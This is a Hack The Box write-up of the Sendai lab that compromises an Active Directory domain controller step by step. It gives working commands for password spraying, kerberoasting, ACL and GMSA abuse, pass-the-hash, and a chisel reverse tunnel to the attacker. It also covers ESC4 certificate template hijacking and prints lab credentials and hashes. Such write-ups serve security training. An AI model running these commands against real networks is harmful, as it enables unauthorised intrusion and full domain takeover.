
Hack The Box Sendai Writeup (Medium Windows)
Medium Windows AD box. Guest SMB leaks reset accounts, kpasswd claims one, GenericAll on ADMSVC reads a GMSA hash, and an ESC4 template hijack gives DA.
Summary
Sendai is a medium Windows domain controller that allows a guest SMB session, and the sendai share carries an incident notice saying a batch of weak user passwords were reset. RID brute forcing builds a user list, and spraying it with an empty password confirms thomas.powell and elliot.yates are among the reset accounts, so kpasswd sets a password of choice for elliot.yates. BloodHound shows that account holds GenericAll over the ADMSVC group, and after bloodyAD adds it to that group, netexec reads the GMSA password for mgtsvc, whose NTLM hash opens an Evil-WinRM session. A text file under C:\config leaks cleartext credentials for sqlsvc, and although the local MSSQL instance reached through a chisel SOCKS tunnel leads nowhere, PrivescCheck turns up a non default service holding credentials for clifford.davey, a member of CA-OPERATORS. That group can write to the SendaiComputer certificate template, so certipy hijacks it for ESC4, requests a certificate for administrator@sendai.vl, recovers the NTLM hash through UnPAC the hash, and psexec returns a SYSTEM shell on the domain controller.
SMB Server Enumeration
SMB service is open for business, guest login enabled
Command:
1
$ nxc smb 10.129.234.66 -u 'guest' -p '' --shares
Output:

I mounted the sendai share to a local folder:
1
$ sudo mount -t cifs -o username=guest //10.129.234.66/sendai mount/
And used “find” to locate all files in the share:
1
2
3
4
5
6
$ find mount/ -type f

mount/incident.txt
mount/it/Bginfo64.exe
mount/it/PsExec64.exe
mount/security/guidelines.txt
Most interesting file of the list is “mount/incident.txt”:
1
2
3
4
5
6
7
8
9
10
11
Dear valued employees,

We hope this message finds you well. We would like to inform you about an important security update regarding user account passwords. Recently, we conducted a thorough penetration test, which revealed that a significant number of user accounts have weak and insecure passwords.

To address this concern and maintain the highest level of security within our organization, the IT department has taken immediate action. All user accounts with insecure passwords have been expired as a precautionary measure. This means that affected users will be required to change their passwords upon their next login.

We kindly request all impacted users to follow the password reset process promptly to ensure the security and integrity of our systems. Please bear in mind that strong passwords play a crucial role in safeguarding sensitive information and protecting our network from potential threats.

If you need assistance or have any questions regarding the password reset procedure, please don't hesitate to reach out to the IT support team. They will be more than happy to guide you through the process and provide any necessary support.

Thank you for your cooperation and commitment to maintaining a secure environment for all of us. Your vigilance and adherence to robust security practices contribute significantly to our collective safety.
It says that users are using insecure passwords, and that they did reset the password for a few users. Interesting.
Enumerating Users: RID Bruteforce
Since we have access to the smb share, we can perform a SID bruteforcing attack to discover valid usernames in the server:
1
$ nxc smb dc.sendai.vl -u 'guest' -p '' --rid-brute 5000
I like using 5000 as the value because, why not? I’ve seen cases where normal accounts ended around 1500 and around 3000 started new accounts. Always good practice to put the number a little high in my opinion.
The output for this command is kinda large. I used the following awk command to format the output (saved the output to a file named rid-brute.log):
1
$ awk -F'\\\\' '/SidTypeUser/ {sub(/\).*/, "", $2); print $2}' rid-brute.log | cut -d' ' -f1 > users.txt
It creates a users.txt file with the following contents:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
Administrator
Guest
krbtgt
DC$
sqlsvc
websvc
Dorothy.Jones
Kerry.Robinson
Naomi.Gardner
Anthony.Smith
Susan.Harper
Stephen.Simpson
Marie.Gallagher
Kathleen.Kelly
Norman.Baxter
Jason.Brady
Elliot.Yates
Malcolm.Smith
Lisa.Williams
Ross.Sullivan
Clifford.Davey
Declan.Jenkins
Lawrence.Grant
Leslie.Johnson
Megan.Edwards
Thomas.Powell
mgtsvc$
Password Spraying
I used the newly created users.txt file to perform a password spray using an empty password (sign the user password has been reset):
1
$ nxc smb dc.sendai.vl -u users.txt  -p '' --continue-on-success
Sure enough, two results show up:

It seems like “thomas.powell” and “elliot.yates” had their passwords reset. We can take advantage of that.
Lateral Movement: Resetting user passwords
First, I used netexec to generate a valid krb5.conf file to interact with kerberos in the machine properly:
1
$ nxc smb dc.sendai.vl -u 'guest' -p '' --generate-krb5-file krb5.conf
It generated the krb5.conf file to my local directory with the following contents:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
[libdefaults]
    dns_lookup_kdc = false
    dns_lookup_realm = false
    default_realm = SENDAI.VL

[realms]
    SENDAI.VL = {
        kdc = dc.sendai.vl
        admin_server = dc.sendai.vl
        default_domain = sendai.vl
    }

[domain_realm]
    .sendai.vl = SENDAI.VL
    sendai.vl = SENDAI.VL
I moved the file to the appropriate location at /etc/
1
sudo mv krb5.conf /etc/

Then I used kpasswd to change the password for elliot.yates to “Password123!”
1
2
3
4
5
6
$ kpasswd elliot.yates

Password for elliot.yates@SENDAI.VL:
Enter new password:
Enter it again:
Password changed.
And as you can see from the screenshot below, it worked:
Kerberoasting
I used my access as elliot.yates to perform a kerberoast in the domain:
1
$ nxc ldap 10.129.24.11 -u elliot.yates -p 'Password123!' --kerberoast kerberoast.log
It saved hashes for two different users:
1
2
sqlsvc
mgtsvc
Couldn’t crack the tgs for “sqlsvc”. To begin cracking the tgs for mgtsvc, I had to change the hash format because hashcat couldn’t autodetect it. Formatted, it should start like this:
1
$krb5tgs$18$mgtsvc$SENDAI.VL$2d69<REST-OF-THE-HASH>
Uncrackable as well.
LDAP Service Enumeration
I used the credentials to perform a scan of the domain using bloodhound:
1
$ nxc ldap 10.129.24.11 -u elliot.yates -p 'Password123!' --bloodhound -c All --dns-server 10.129.24.11

Reviewing my user, specifically the “outbound privileges” tab, I found this:

With GenericAll permissions, I can basically add any user to the “ADMSVC” group. The group also has outbound privileges:
Lateral Movement: ACL Abuse
Added myself to the admsvc group:
1
2
$ bloodyAD -u elliot.yates -p 'Password123!' --dc-ip 10.129.24.11 add groupMember 'admsvc' 'elliot.yates'
[+] elliot.yates added to admsvc
Then I used netexec to read the GMSA password for mgtsvc:

The command looks like this:
1
nxc ldap dc.sendai.vl -u elliot.yates -p 'Password123!' --gmsa
New credentials:
1
2
Username: mgtsvc
Password (NTLM HASH): eb19b37b20218824d3c29f753fd5f607
Lateral Movement: Cleartext Password
I used the password hash for mgtsvc to log in to the machine via winrm:
1
$ evil-winrm -H eb19b37b20218824d3c29f753fd5f607 -u 'mgtsvc$' -i dc.sendai.vl
Found cleartext credentials for “sqlsvc” in a text file, at C:\config:

New credentials:
1
2
Username: sqlsvc
Password: SurenessBlob85
Failed Privesc Attempt: MSSQL
With credentials for sqlsvc, I enumerated to see if MSSQL is indeed running on the machine with the netstat -a command:

Sure enough, MSSQL is running.
Note: MSSQL is running locally only. From the output we see that it’s running on all interfaces, but we can’t really connect to the server from the outsite. It did not show up in the nmap scan either. Probably a firewall rule in place, allowing localhost only.
To have access to the port from my local machine, I used chisel.
Uploaded chisel.exe to the machine using the evil-winrm session:
Run chisel on local machine on server mode, reverse proxy:
1
2
3
4
$ chisel server --reverse --socks5 -p 1337
2025/10/01 10:31:20 server: Reverse tunnelling enabled
2025/10/01 10:31:20 server: Fingerprint ejAXGr50TIOju9FoFS1chjTvtepfK8zEbh8BWi9yDNE=
2025/10/01 10:31:20 server: Listening on http://0.0.0.0:1337
On the victim machine, connect back to the server:
1
> ./chisel.exe client 10.10.14.224:1337 R:socks
Something like this should pop up on the chisel server output (local machine):
1
2025/10/01 10:32:03 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks: Listening
Now I can access the MSSQL server by using Proxychains4. First, update /etc/proxychains4.conf. At the very bottom of the file, add the following entry:
1
2
3
4
5
6
7
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
#socks4         127.0.0.1 9050

socks5 127.0.0.1 1080
And then you can connect to internal services freely by appending proxychains to the beginning of the command like so:

However, after enumeration via not only impacket-mssqlclient.py
1
proxychains mssqlclient.py sqlsvc:'SurenessBlob85s'@127.0.0.1 -windows-auth
But also with the mssql module from NetExec, I could not find anything useful there. The best thing I could do with the MSSQL server was to coerce authentication using netexec:
1
$ proxychains4 nxc mssql 127.0.0.1 -u sqlsvc -p SurenessBlob85 -M mssql_coerce -o LISTENER=10.10.14.224
And then capturing the hash with Responder, but the hash we get is the hash for “sqlsvc” and we have its password already.
Automated Enumeration - Winpeas
I uploaded winpeas.exe to the machine and started enumerating it.

It seems like all users can create folders under C:\, which is interesting. That means if we find an unquoted service path, we can probably abuse it by creating C:\Program for instance and making the service execute our executable instead.
Found nothing really interesting.
I uploaded PrivescCheck.ps1 to the machine as well, and under Services - Non-Default Services, I found this:

This user is member of a couple of groups, including CA-OPERATORS.

New Credentials:
1
2
Username: clifford.davey
Password: RFmoB2WplgE_3p
Vertical Privilege Escalation - ADCS
Active Directory Certificate Services is essentially a public key infrastructure that Microsoft built into Windows domains. Think of it as an internal certificate authority that issues digital certificates to users, computers, and services within the domain. These certificates serve multiple purposes, but the most security-critical one is authentication. Just like how you might use a passport to prove your identity when traveling, these certificates can prove identity within the Active Directory environment.
Since ADCS is installed on the machine (and we can see that from the very first nmap scan, when it mentions “sendai-DC-CA” on the certificate for LDAP. A Certificate Authority (CA) with the same name of the machine in this context generally means that ADCS is present on the box), I performed a scan with certipy:
1
2
3
4
5
6
7
8
9
10
11
12
13
$ certipy find -vulnerable -dc-ip 10.129.24.11 -u clifford.davey -p RFmoB2WplgE_3p
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Finding issuance policies
[*] Found 16 issuance policies
[*] Found 0 OIDs linked to templates

<SNIP>

Upon inspecting the json file returned as result from the scan, I can see the vulnerability:
The ESC4 Vulnerability Explained
ESC4 is one of several Active Directory Certificate Services escalation techniques discovered and documented by security researcher Will Schroeder. The vulnerability exists when an unprivileged user has write permissions over a certificate template configuration. This might sound benign at first, but it becomes dangerous when you understand what can be modified.
Certificate templates have several security-critical settings. Two of the most important are the Extended Key Usage flags and enrollment permissions. The Extended Key Usage determines what the certificate can be used for. The specific flag we care about is “Client Authentication,” which allows a certificate to be used to authenticate as a user. There’s also a setting that controls whether the certificate requester can specify an arbitrary subject alternative name.
In a secure configuration, sensitive templates either don’t allow client authentication, or they enforce strict controls on who can enroll and what names can be requested. The ESC4 vulnerability occurs when you can modify a template to enable both client authentication and allow requesters to specify arbitrary subject alternative names. This combination is deadly because it means you can request a certificate that says “I am Administrator” and then use it to authenticate.
Vulnerability breakthrough
So, hold on, let’s walk through exactly what happened in our exploitation. First, we identified that the user clifford.davey was a member of the CA-OPERATORS group. This group membership gave us write permissions over certificate template configurations. This is the misconfiguration that made everything else possible.
When we ran certipy to scan for vulnerabilities, it identified that the SendaiComputer template had dangerous permissions. Specifically, the CA-OPERATORS group could modify its configuration. The template in its current state might not have been directly exploitable, but because we could change its settings, we could make it exploitable.
The command we used to hijack the template essentially modified its configuration to enable the dangerous combination of settings. We enabled client authentication, which allows the certificate to be used for logging in. We also enabled the setting that allows certificate requesters to specify their own subject alternative name. After making these changes, the template became a vehicle for privilege escalation.
Next, we requested a certificate from this now-vulnerable template, but here’s the key part: we specified that the certificate should be for administrator@sendai.vl with the administrator’s SID. The certificate authority honored this request because our template modifications allowed it. The CA signed a certificate that effectively said “this certificate belongs to the domain administrator.”
When we used certipy auth with this certificate, we presented it to the domain controller as proof of identity. The domain controller examined the certificate, saw that it was signed by its trusted certificate authority, read the subject alternative name claiming we were the administrator, and issued us a Ticket Granting Ticket for the administrator account. As a bonus, certipy also performed an UnPAC-the-hash attack during this process, which recovered the administrator’s NTLM hash from the Kerberos response.
Finally, with the administrator’s NTLM hash in hand, we used psexec to perform a pass-the-hash attack and spawn a SYSTEM shell on the domain controller, achieving complete domain compromise.
Vulnerability step by step
Following instructions from the certipy wiki, I was able to hijack the template and ultimately get a privileged session as Administrator in the domain.
First, I hijacked the template as you can see from the screenshot below:

The command is:
1
certipy template -u 'clifford.davey' -p 'RFmoB2WplgE_3p' -dc-ip '10.129.24.11' -template 'SendaiComputer' -write-default-configuration
Then I requested for administrator:

The command:
1
certipy req -u 'clifford.davey' -p 'RFmoB2WplgE_3p' -dc-ip '10.129.24.11' -ca 'sendai-DC-CA' -template 'SendaiComputer' -upn 'administrator@sendai.vl' -sid 'S-1-5-21-3085872742-570972823-736764132-500'
I used the certificate to authenticate:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
$ certipy auth -pfx 'administrator.pfx' -dc-ip '10.129.24.11'
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@sendai.vl'
[*]     SAN URL SID: 'S-1-5-21-3085872742-570972823-736764132-500'
[*]     Security Extension SID: 'S-1-5-21-3085872742-570972823-736764132-500'
[*] Using principal: 'administrator@sendai.vl'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@sendai.vl': aad3b435b51404eeaad3b435b51404ee:cfb106feec8b89a3d98e14dcbe8d087a
And then I used psexec to get a shell as administrator using the ntlm hash:
1
2
3
4
5
6
7
8
9
10
11
12
$ psexec.py -hashes aad3b435b51404eeaad3b435b51404ee:cfb106feec8b89a3d98e14dcbe8d087a administrator@sendai.vl
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on sendai.vl.....
[*] Found writable share ADMIN$
[*] Uploading file nQhnEDUU.exe
[*] Opening SVCManager on sendai.vl.....
[*] Creating service KaPj on sendai.vl.....
[*] Starting service KaPj.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.4052]
(c) Microsoft Corporation. All rights reserved.